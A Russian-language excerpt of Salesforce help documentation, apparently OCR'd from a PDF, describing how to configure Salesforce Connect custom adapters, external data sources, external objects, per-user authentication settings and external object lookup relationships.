Руководство разработчика: *руководство разработчика Visualforce*

Взаимосвязи внешних объектов

Определение внешнего источника данных для Salesforce Connect: пользовательский адаптер

Подключайте вашу организацию Salesforce к любым данным повсеместно при помощи настраиваемого адаптера Salesforce Connect, который создается при помощи инфраструктуры коннекторов Apex.

Прежде чем начать, разработайте пользовательский адаптер для Salesforce Connect. Если пользовательский адаптер использует вызовы Apex, следует также определить удаленные узлы для конечных точек вызовов. См. раздел Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера на странице 6846.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Чтобы создать внешний источник данных, нажмите кнопку **«Создать внешний источник данных»**. Чтобы изменить текущий внешний источник данных, щелкните ссылку **«Правка»**.
3. Заполните поля.

Поле	Описание
Метка	Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях). При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Имя может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите **Salesforce Connect: пользовательский—<имя класса** `DataSource.Provider`**>**.
`URL-адрес`	URL внешней системы. Доступно, только когда класс `DataSource.Provider` объявляет о возможности `REQUIRE_ENDPOINT`. Если класс также объявляет способность `REQUIRE_HTTPS`, URL должен начинаться с *`https://`*. Если конечная точка задана в именованных регистрационных данных, введите URL именованных регистрационных данных. URL-адрес именованных регистрационных данных содержит схему `callout:`, имя именованных регистрационных данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- «Настройка приложения»

Поле	Описание
	и необязательный путь. Например: `callout:My_Named_Credential/some_path`. Строку запроса можно дополнить до URL-адреса именованных регистрационных данных. Используйте знак вопроса («?») в качестве разделителя между URL-адресом именованных регистрационных данных и строкой запроса. Например: `callout:My_Named_Credential/some_path?format=json`.
Внешние объекты с возможностью записи	Позволяют платформе Force.com и пользователям данной организации создавать, обновлять и удалять записи для внешних объектов, связанных с внешним источником данных. Данные о внешнем объекте хранятся за пределами организации. По умолчанию внешние объекты используются только для чтения.
Большой объем данных	Система Salesforce применяет ограничения по частоте извлечения и просмотра данных из внешних систем. Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных. Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения. См. раздел «Рекомендации по использованию большого объема данных для Salesforce Connect: пользовательские адаптеры» на странице 6852.
Сертификат	Выбранный сертификат используется организацией Salesforce при каждом двухстороннем подключении SSL к внешней системе. Сертификат используется цифровыми подписями, подтверждающими получение запросов от организации Salesforce. Доступно, только когда класс `DataSource.Provider` объявляет о возможности проверки подлинности `CERTIFICATE`.
Тип удостоверения	Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. См. раздел «Тип удостоверения для внешних источников данных» на странице 6774. Доступно, только когда класс `DataSource.Provider` объявляет о возможности проверки подлинности `BASIC` или `OAUTH`.

4. Выберите нужный протокол проверки подлинности.
   - При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа к внешней системе.

     Проверка подлинности, в ходе которой используется пароль, доступна только тогда, когда в классе `DataSource.Provider` объявляется о возможности проверки подлинности `BASIC`.
   - При выборе значения **«OAuth 2.0»** заполните поля ниже.

     Проверка подлинности OAuth 2.0 доступна, только когда в классе `DataSource.Provider` объявляется о возможности проверки подлинности `OAUTH`.

Поле	Описание
Поставщик проверки подлинности	Выберите поставщика. См. раздел Внешние поставщики проверки подлинности на странице 1134.
Область	Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел Использование параметра Scope на странице 1169. Прим.: – Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности. – Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth. – Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае, при истечении срока действия маркера доступ к внешней системе отменяется.
Начать процесс проверки подлинности при сохранении	Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.

   На этом этапе также выполняется вызов метода `sync()` для класса `DataSource.Connection`, извлекающий список таблиц для синхронизации при создании внешних объектов и их полей.
7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
   - Автоматическое создание внешнего объекта Salesforce.
   - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

   Прим.: Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.
   - Рекомендации по синхронизации для Salesforce Connect: все адаптеры на странице 6779
   - Рекомендации по синхронизации для Salesforce Connect: пользовательский адаптер на странице 6784

При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

- Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера
- Хранение параметров проверки подлинности для внешних систем
- Именованные регистрационные данные

Рекомендации по использованию Salesforce Connect: пользовательский адаптер

Просмотрите особые алгоритмы, ограничения и рекомендации по использованию пользовательского адаптера для Salesforce Connect.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию Apex Connector Framework для Salesforce Connect: пользовательский адаптер

Следует принять во внимание ограничения и рекомендации по созданию пользовательских адаптеров для Salesforce Connect в инфраструктуре коннекторов Apex.

Рекомендации по использованию большого объема данных для Salesforce Connect: пользовательские адаптеры

Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных.Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения.

СМ. ТАКЖЕ:

- Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию Apex Connector Framework для Salesforce Connect: пользовательский адаптер

Следует принять во внимание ограничения и рекомендации по созданию пользовательских адаптеров для Salesforce Connect в инфраструктуре коннекторов Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Ограничения, связанные с типом данных:
  - Число с двойной точностью: значение теряет точность при превышении количества разрядов в 18 значимых разрядов. Для повышения точности следует использовать десятичные значения, а не числа с двойной точностью.
  - Строка: если длина превышает 255 символов, эта строка сопоставляется с полем для ввода длинного текста в Salesforce.
- Пользовательские адаптеры для Salesforce Connect имеют те же ограничения, что и любой код Apex. Например:
  - все контролирующие ограничения Apex применимы в данном случае.

- Вызовы Apex запрещены после выполнения операций на языке манипуляции данными (DML) в той же транзакции. Поэтому в пределах одной и той же транзакции нельзя обновить запись Salesforce, а затем перейти к вызову Apex.
- Тестовые методы не поддерживают вызовы веб-службы; тесты, осуществлявшие вызовы веб-службы, завершаются ошибкой. Пример, показывающий, как избежать этих ошибок в тестах путем возвращения имитации ответов, см. в разделе Настраиваемый адаптер Google Drive™ для Salesforce Connect.

СМ. ТАКЖЕ:

Пользовательский адаптер для Salesforce Connect

Рекомендации по совместимости Salesforce для Salesforce Connect: все адаптеры

Рекомендации Apex для Salesforce Connect: все адаптеры

Руководство разработчика Apex: простые типы данных

Руководство разработчика Apex: контролирующие ограничения при выполнении

Руководство разработчика Apex: Ограничения для выносок

Руководство разработчика Apex: Пользовательский адаптер для Salesforce ConnectGoogle Drive™

Рекомендации по использованию большого объема данных для Salesforce Connect: пользовательские адаптеры

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных.Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения.

- Следующие функции недоступны для внешних объектов, связанных с внешними источниками данных большого объема.
  - Доступ посредством Lightning Experience
  - Доступ посредством Salesforce1
  - Наличие в списках «Недавние элементы»
  - Ленты записи
  - Отчеты и панели мониторинга
  - Внешние объекты с возможностью записи
- Идентификаторы Salesforce не назначаются записям внешнего объекта, связанным с внешними источниками данных большого объема.
- На странице со сведениями о записи для внешних объектов, которые связаны с крупными внешними источниками данных, не поддерживаются настраиваемые кнопки и ссылки, вызывающие JavaScript.
- Консоль Salesforce в Salesforce Classic не поддерживает внешние объекты, связанные с вешними источниками данных большого объема.

СМ. ТАКЖЕ:

Пользовательский адаптер для Salesforce Connect

Рекомендации по использованию Salesforce Connect: пользовательский адаптер

Работа с внешними источниками данных

Внешний источник данных определяет способ доступа к внешней системе. Salesforce Connect использует внешние источники данных для доступа к данным, хранящимся вне организации Salesforce. Files Connect использует внешние источники данных для доступа к сторонним системам содержимого. Внешние источники данных имеют связанные внешние объекты, которые используются пользователями и платформой Force.com для взаимодействия с внешними данными и содержимым.

Определение внешних источников данных

Создайте внешние источники данных для подключения к содержимому и данным, хранящимся вне организации Salesforce.

Проверка и синхронизация внешнего источника данных

Рекомендуем синхронизировать настроенный внешний источник данных для соотнесения его таблиц с внешними объектами в системе Salesforce. Подобно содержимому и данным Salesforce, содержимое и данные внешних объектов отображаются интегрированным поиском.

Определение внешних объектов

Таблицы из внешних систем соотносятся с внешними объектами в системе Salesforce, позволяя интегрированному поиску охватывать все данные и содержимое пользователей в вашей организации.

Предоставление доступа к параметрам проверки подлинности для внешних источников данных

Предоставьте пользователям доступ к внешним источникам данных, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

Хранение параметров проверки подлинности для внешних систем

Пользователь или администратор может настраивать и управлять параметрами проверки подлинности для внешних систем. При наличии допустимых параметров проверки подлинности внешние системы могут быть доступны прямо из организации Salesforce.

Взаимосвязи внешних объектов

Внешние объекты поддерживают стандартные взаимосвязи поиска, которые используют 18-символьные идентификаторы записи <0>Salesforce<1> для привязки связанных записей друг к другу. Однако данные, которые хранятся вне пределов организации <0>Salesforce<1>, часто не содержат этих идентификаторов записей. Поэтому внешние объекты поддерживают два дополнительных типа взаимосвязей поиска: внешние поиски и непрямые поиски.

Определение внешних источников данных

Создайте внешние источники данных для подключения к содержимому и данным, хранящимся вне организации Salesforce.

1. Введите строку *«Внешние источники данных»* в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Чтобы изменить текущий внешний источник данных, щелкните ссылку **«Правка»**.
3. Выполните действия для выбранного типа внешнего источника данных.
   - Files Connect: Google Drive
   - Files Connect: SharePoint 2010 или 2013
   - Files Connect: SharePoint Online или OneDrive for Business
   - Простой URL-адрес: данные из другого веб-домена
   - Salesforce Connect: OData 2.0
   - Salesforce Connect: OData 4.0
   - Salesforce Connect: межорганизационный
   - Salesforce Connect: Настраиваемый
   - Интегрированный поиск

СМ. ТАКЖЕ:

Salesforce Connect

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешнего источника данных:

- «Настройка приложения»

Проверка и синхронизация внешнего источника данных


Рекомендуем синхронизировать настроенный внешний источник данных для соотнесения его таблиц с внешними объектами в системе Salesforce. Подобно содержимому и данным Salesforce, содержимое и данные внешних объектов отображаются интегрированным поиском.

Прим.:

- Синхронизация инициирует создание или перезапись внешних объектов Salesforce, которые соотносятся со схемой внешней системы. Синхронизация не инициирует копирование данных в организацию Salesforce или запись данных из организации во внешнюю систему.
- Синхронизация — это разовый процесс. Внесение изменений в схему внешней системы не инициирует автоматическую синхронизацию изменений в организации Salesforce. Отображение изменений во внешней системе требует повторной синхронизации объектов.
- Каждая организация может использовать не более 100 внешних объектов. Внешние объекты не учитываются ограничениями для настраиваемых объектов. Синхронизация прекращается, если количество внешних объектов превышает 100.
- При использовании внешних источников данных Salesforce Connect вы должны знать и понимать рекомендации по синхронизации. См. раздел «Рекомендации по синхронизации для Salesforce Connect: все адаптеры» на странице 6779.

1. Введите строку *«Внешние источники данных»* в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Щелкните имя внешнего источника данных.
3. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.
4. Выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
   - Автоматическое создание внешнего объекта Salesforce.
   - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

Пример: Итоговая страница сведений о внешнем источнике данных будет содержать список связанных внешних объектов. Например:



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта из внешнего источника данных:

- «Настройка приложения»

СМ. ТАКЖЕ:

Salesforce Connect

Определение внешних объектов

Таблицы из внешних систем соотносятся с внешними объектами в системе Salesforce, позволяя интегрированному поиску охватывать все данные и содержимое пользователей в вашей организации.

Внешние объекты аналогичны настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Каждый внешний объект использует определение внешнего источника данных для подключения к данным внешней системы. Каждое определение внешнего объекта соотносится с таблицей данных внешней системы. Каждое поле внешнего объекта соотносится со столбцом таблицы внешней системы. Внешние объекты позволяют пользователям и платформе Force.com выполнять поиск и взаимодействовать с внешними данными.

Прим.:

- Каждая организация может использовать не более 100 внешних объектов. Внешние объекты не учитываются ограничениями для настраиваемых объектов.
- Если внешняя система поддерживает синхронизацию внешнего источника данных, воспользуйтесь данной функцией для автоматического создания связанных внешних объектов. Чтобы настроить имена внешних объектов и вручную создать настраиваемые поля, рекомендуем определить внешние объекты вручную.

Чтобы создать или изменить внешний объект, выполните указанные ниже действия.

1. Введите строку *«Внешние объекты»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Внешние объекты»**.
2. Чтобы создать внешний объект, нажмите кнопку **«Создать внешний объект»**. Чтобы изменить текущий внешний объект, щелкните ссылку **«Правка»**.
3. Заполните указанные ниже поля.

Поле	Описание
Метка	Понятное имя внешнего объекта. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях). рекомендуем создать уникальные метки объекта по всем стандартным, настраиваемым и внешним объектам в организации.
Метка множественного числа	Имя внешнего объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.
Начинается с гласного звука	При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой в случае автоматизированных сообщений.
Имя объекта	Уникальный идентификатор, используемый для обращения к определению внешнего объекта посредством API. Имена

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования внешних объектов:

- «Настройка приложения»

Поле	Описание
	всех стандартных, настраиваемых и внешних объектов должны быть уникальными внутри организации. Поле «Имя объекта» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание внешнего объекта. Подробное описание позволяет легко отличить один внешний объект от другого при просмотре списка внешних объектов.
Параметры контекстно-зависимой справки	Данное поле определяет текст, отображаемый при выборе ссылки **«Справка для этой страницы»** на начальной странице или странице сведений о записи внешнего объекта, а также в списковых представлениях и связанных списках. Рекомендуем установить переключатель **«Открыть окно с помощью страницы Visualforce»** для отображения настраиваемой справки, созданной для пользователей. См. раздел «Начало работы со справкой объекта» на странице 5707. При сохранении стандартного значения пользователям отображается только справка Salesforce, которая не содержит сведений о внешних данных. Этот параметр не влияет на ссылку **«Справка и обучение»** вверху каждой страницы, которая всегда открывает справку Salesforce.
Имя содержимого	Выберите страницу Visualforce, содержащую описание данных, представленных данным внешним объектом. Данное поле доступно только при установке переключателя **«Открыть окно с помощью страницы Visualforce»**.
Внешний источник данных	Определение внешнего источника данных, содержащее сведения о подключении, необходимые для использования данного внешнего объекта.
Имя таблицы	Таблица во внешней системе, используемая внешним объектом для соотнесения. При использовании SharePoint имя таблицы должно соответствовать имени связанной области.
Ссылочное поле отображаемого URL-адреса	Доступно только для Salesforce Connect. Значения стандартного поля «Отображаемый URL-адрес» внешнего объекта генерируются автоматически во внешней системе. Например, при наличии адаптера OData 2.0 для Salesforce Connect значение генерируется на основе `link href` для поставщика OData. При необходимости переопределите стандартные значения значениями настраиваемого поля того же внешнего объекта. Выберите имя поля и убедитесь, что значения настраиваемого поля являются действительными URL-адресами.
Разрешить отчеты	Доступно только для Salesforce Connect.
Статус развертывания	Данное поле определяет доступность внешнего объекта другим пользователям.

Поле	Описание
Запустить мастер создания настраиваемой вкладки после сохранения данного внешнего объекта	При наличии данного флажка мастер создания настраиваемой вкладки запускается после сохранения внешнего объекта.
Разрешить поиск	При включении поиска во внешних источниках данных выбор данного параметра позволяет находить записи внешних объектов посредством глобального поиска <0>SOSL<1> и <2>Salesforce<3>. По умолчанию функция поиска выключена для новых внешних объектов. Тем не менее можно выполнить проверку и синхронизацию внешнего источника данных и синхронизировать его, чтобы автоматически создать внешние объекты. Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот. См. раздел «Рекомендации по поиску для Salesforce Connect: все адаптеры» на странице 6791

4. Нажмите кнопку **«Сохранить»**.
5. Страница сведений о внешнем объекте позволяет просматривать и изменять настраиваемые поля и взаимосвязи, макеты страниц, наборы полей, макеты поиска, кнопки и ссылки внешнего объекта.
   - Чтобы создать соотнесения полей или добавить поля во внешний объект, нажмите кнопку **«Создать»** в связанном списке «Настраиваемые поля и взаимосвязи».
   - Чтобы назначить разные макеты страниц профилям пользователей, нажмите кнопку **«Назначение макета страницы»**.

СМ. ТАКЖЕ:

Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org

Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

Предоставление доступа к параметрам проверки подлинности для внешних источников данных

Предоставьте пользователям доступ к внешним источникам данных, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** или **«Профили»**.
2. Щелкните имя нужного набора полномочий или профиля.
3. Выполните одно из указанных ниже действий.
   - При выборе набора полномочий или профиля в расширенном пользовательском интерфейсе профиля щелкните ссылку **«Доступ к внешнему источнику данных»** в разделе «Приложения». Затем нажмите кнопку **«Правка»**.
   - При выборе профиля в исходном пользовательском интерфейсе профиля нажмите кнопку **«Правка»** в разделе «Доступ к внешнему источнику данных включен».
4. Добавьте нужные источники данных.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Хранение параметров проверки подлинности для внешних систем
- Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org
- Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0
- Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования наборов полномочий и профилей пользователей:

- Управление профилями и наборами полномочий

Хранение параметров проверки подлинности для внешних систем

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для хранения параметров проверки подлинности для внешнего источника данных:	Источник данных, включенный в разделе «Доступ к внешнему источнику данных»
Для хранения параметров проверки подлинности для именованных регистрационных данных:	Именованные регистрационные данные, включенные в разделе «Доступ к именованным регистрационным данным»
Для редактирования параметров проверки подлинности другого пользователя для внешних систем:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Именованные регистрационные данные доступны в версиях: **все** версии.

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователь или администратор может настраивать и управлять параметрами проверки подлинности для внешних систем. При наличии допустимых параметров проверки подлинности внешние системы могут быть доступны прямо из организации Salesforce.

Администратор определяет внешние системы во внешних источниках данных и именованных регистрационных данных. Внешние источники данных определяют способ доступа к данным или содержимому, хранящемуся вне организации Salesforce. Именованные регистрационные данные определяют конечные точки выноски, получающие выноски веб-служб от организации.

Прежде чем начать работу, администратор должен выполнить указанные ниже действия.

- Настройка внешнего источника данных или именованных регистрационных данных для использования проверки подлинности отдельного пользователя.
- Предоставление доступа к внешнему источнику данных или именованным регистрационным данным.
- Проверка организации на возможность подключения к внешней системе.
- Уведомление пользователя о параметрах проверки подлинности для ввода.
- Настройка сообщества (при необходимости) посредством шаблона «Вкладки Salesforce + Visualforce».

  Если сообщество создано на основе шаблона «Служба работы с клиентами» (Napili), то настройку и управление параметрами проверки подлинности для внешних систем может выполнять только администратор. Пользователь не может самостоятельно выполнять эти действия.

Если ожидаемые параметры или настройки не отображаются, обратитесь к администратору.

1. Чтобы получить доступ к параметрам проверки подлинности для внешних систем, воспользуйтесь одним из способов ниже.

   Из сообщества:

   - При наличии лицензии сообщества последовательно выберите пункты **«Мои параметры»** > **«Параметры проверки подлинности для внешних систем»**.
   - В противном случае на странице личных параметров введите *«Проверка подлинности»*, затем выберите **«Параметры проверки подлинности для внешних систем»**.

В Salesforce перейдите к личным параметрам и введите строку *«Проверка подлинности»* в поле «Быстрый поиск», затем выберите **«Параметры проверки подлинности для внешних систем»**.

2. Нажмите кнопку **«Создать»** или **«Правка»**.
3. Заполните поля.

Поле	Описание
Определение внешней системы	Чтобы продолжить выбор параметра, обратитесь к администратору. • «Внешний источник данных»: предоставление доступа к внешним объектам, данные которых хранятся вне организации Salesforce. • «Именованные регистрационные данные»: Действия могут инициировать проверенные вызовы для конечной точки, указанной в именованных регистрационных данных. Именованные регистрационные данные могут использоваться для проверки подлинности внешнего источника данных. В этом сценарии ваш администратор предоставляет инструкции для того, чтобы вы в этом поле выбрали Именованные регистрационные данные для доступа к внешним объектам.
Внешний источник данных или Именованные регистрационные данные	Отображаемое поле определяется значением поля «Определение внешней системы». Чтобы продолжить выбор параметра, обратитесь к администратору. Администратор может изменить метки параметров для повышения их актуальности или облегчения процесса их различия.
Пользователь	Данное поле доступно только администраторам. Выберите нужного пользователя.

4. Выберите протокол проверки подлинности, требуемый внешней системой. Чтобы продолжить выбор параметра, обратитесь к администратору.
   - При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для внешней системы.
   - При выборе значения **«OAuth 2.0»** заполните поля ниже.

Поле	Описание
Поставщик проверки подлинности	Чтобы продолжить выбор параметра, обратитесь к администратору. Администратор может изменить метки параметров для повышения их актуальности или облегчения процесса их различия.
Область	Чтобы продолжить ввод данных, обратитесь к администратору. Выберите область полномочий для отправки запроса на маркер доступа.

Поле	Описание
Начать процесс проверки подлинности при сохранении	Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Определение внешних источников данных
- Предоставление доступа к параметрам проверки подлинности для внешних источников данных
- Определение именованных регистрационных данных
- Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных
- Добавление вкладок в сообщество

Взаимосвязи внешних объектов

Внешние объекты поддерживают стандартные взаимосвязи поиска, которые используют 18-символьные идентификаторы записи <0>Salesforce<1> для привязки связанных записей друг к другу. Однако данные, которые хранятся вне пределов организации <0>Salesforce<1>, часто не содержат этих идентификаторов записей. Поэтому внешние объекты поддерживают два дополнительных типа взаимосвязей поиска: внешние поиски и непрямые поиски.

Запросы к внешним источникам и непрямые запросы сравнивают значения определенных полей на родительском объекте со значениями поля взаимосвязи дочернего объекта. При совпадении значений записи считаются связанными между собой.

Чтобы создать отношение с внешним объектом, создайте настраиваемое поле дочернего объекта с одним из следующих типов полей. Если дочерний объект является внешним, вместо этого вы можете изменить тип поля существующего настраиваемого поля на один из следующих.

- Взаимосвязь поиска
- Взаимосвязь внешнего поиска
- Взаимосвязь непрямого поиска

Данная таблица охватывает типы взаимосвязей, доступные для внешних объектов.

Взаимосвязь	Допустимые дочерние объекты	Допустимые родительские объекты	Родительское поле для сопоставления записей
Поиск	Стандартный Настраиваемый Внешний	Стандартный Настраиваемый	18-значный код записи Salesforce
Внешний поиск	Стандартный Настраиваемый Внешний	Внешний	Стандартное поле «Внешний код»
